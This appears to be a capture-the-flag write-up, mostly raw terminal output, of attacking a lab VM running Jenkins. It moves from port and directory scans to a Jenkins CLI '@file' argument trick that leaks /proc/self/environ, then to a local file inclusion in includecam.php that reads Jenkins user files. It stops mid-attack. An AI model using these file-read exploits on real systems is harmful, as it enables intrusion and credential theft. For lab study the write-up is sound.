

Jenk




```
 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.137.1   98:25:4a:69:5c:f8      1      60  Unknown vendor
 192.168.137.3   a4:42:3b:28:f6:77      1      60  Intel Corporate
 192.168.137.2   8a:e5:b0:e9:b3:1a      1      60  Unknown vendor
 192.168.137.29  00:0c:29:1a:57:88      1      60  VMware, Inc.
 192.168.137.8   9e:c2:80:7f:0f:d4      1      60  Unknown vendor

┌──(root💀miguel)-[/home/miguel/Machines]
└─# nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 00:11 -03
Initiating ARP Ping Scan at 00:11
Scanning 192.168.137.29 [1 port]
Completed ARP Ping Scan at 00:11, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:11
Scanning 192.168.137.29 [65535 ports]
Discovered open port 22/tcp on 192.168.137.29
Discovered open port 80/tcp on 192.168.137.29
Discovered open port 8080/tcp on 192.168.137.29
Completed SYN Stealth Scan at 00:11, 37.80s elapsed (65535 total ports)
Nmap scan report for 192.168.137.29
Host is up, received arp-response (0.0021s latency).
Scanned at 2025-01-20 00:11:06 -03 for 37s
Not shown: 53053 filtered tcp ports (no-response), 12479 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
8080/tcp open  http-proxy syn-ack ttl 64
MAC Address: 00:0C:29:1A:57:88 (VMware)
```


```
└─# nmap -sCV -p22,80,8080 -Pn -n -vvv 192.168.137.29
```




```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh
3aRIey4qQj7/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWP
TV1x6jfTtZi+Aca0scDfOTJUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/Nq
v8D1K2EPhf1rBGQGIObgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4D
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDN
+tA44syyemA6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG86
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
8080/tcp open  http    syn-ack ttl 64 Jetty 10.0.13
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-server-header: Jetty(10.0.13)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
MAC Address: 00:0C:29:1A:57:88 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# whatweb 192.168.137.29
http://192.168.137.29 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.29], Title[
Apache2 Debian Default Page: It works]

┌──(root💀miguel)-[/home/miguel/Machines]
└─# whatweb 192.168.137.29:8080
http://192.168.137.29:8080 [403 Forbidden] Cookies[JSESSIONID.d96e7eba], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.13)], HttpOnly[JSESSIONID.d9
6e7eba], IP[192.168.137.29], Jenkins[2.401.2], Jetty[10.0.13], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-opti
ons,x-hudson,x-jenkins,x-jenkins-session]
http://192.168.137.29:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.d96e7eba], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.13)], HttpOnl
y[JSESSIONID.d96e7eba], IP[192.168.137.29], Jenkins[2.401.2], Jetty[10.0.13], PasswordField[j_password], Title[Sign in [Jenkins]], UncommonHeaders
[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```



```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u http://192.168.1
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.29/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/webcams              (Status: 301) [Size: 318] [--> http://192.168.137.29/webcams/]
/server-status        (Status: 403) [Size: 279]
Progress: 220559 / 220560 (100.00%)
```




```
┌──(root💀miguel)-[/home/miguel/Machines]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://192.168.137.29:8080/" -t 200  -b 403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.29:8080/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 302) [Size: 0] [--> http://192.168.137.29:8080/assets/]
/login                (Status: 200) [Size: 1579]
/logout               (Status: 302) [Size: 0] [--> http://192.168.137.29:8080/]
/git                  (Status: 302) [Size: 0] [--> http://192.168.137.29:8080/git/]
/error                (Status: 400) [Size: 9570]
Progress: 9950 / 220560 (4.51%)[ERROR] Get "http://192.168.137.29:8080/signup": context deadline exceeded (Client.Timeout exceeded while awaiti
headers)
/oops                 (Status: 200) [Size: 6980]
/cli                  (Status: 302) [Size: 0] [--> http://192.168.137.29:8080/cli/]
Progress: 88400 / 220560 (40.08%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 88431 / 220560 (40.09%)
===============================================================
Finished
===============================================================
```




Cam List:


- cam1
- cam2
- cam3
- cam4
- cam5



```
┌──(root💀miguel)-[/home/miguel/Work]
└─# java -jar jenkins-cli.jar -s http://192.168.137.29:8080/ -http help 1 "@/proc/self/environ"

ERROR: Too many arguments: JENKINS_HOME=/var/lib/jenkinsUSER=jenkinsHOME=/var/lib/jenkinsNOTIFY_SOCKET=/run/systemd/notifyLOGNAME=jenkinsJOURNAL_S
TREAM=8:11481PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binINVOCATION_ID=64aa971ba4cd485b9e1b00b860d9067fLANG=es_ES.UTF-8SHELL=
/bin/bashPWD=/var/lib/jenkins
java -jar jenkins-cli.jar help [COMMAND]
Muestra la lista de todos los comandos disponibles.
 COMMAND : Name of the command (default: 1)
```




```
┌──(miguel💀miguel)-[~/Work]
└─$ wfuzz -c -t 20 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u "http://192.168.137.29/webcams/includecam.php?cam=/var/lib/j
enkins/users/FUZZ" --hh=0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzz
ing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000202:   200        9 L      13 W       303 Ch      "users"
```



XML Parsing Error: XML declaration not well-formed
Location: http://192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/users
Line Number 1, Column 16:


```
<?xml version='1.1' encoding='UTF-8'?>
---------------^
```

ctrl+u



view-source:http://192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/users


```
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>andrew</string>
      <string>andrew_15328478385288074167</string>
    </entry>
  </idToDirectoryNameMap>
</hudson.model.UserIdMapper>
```



192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/andrew_15328478385288074167/config


XML Parsing Error: XML declaration not well-formed
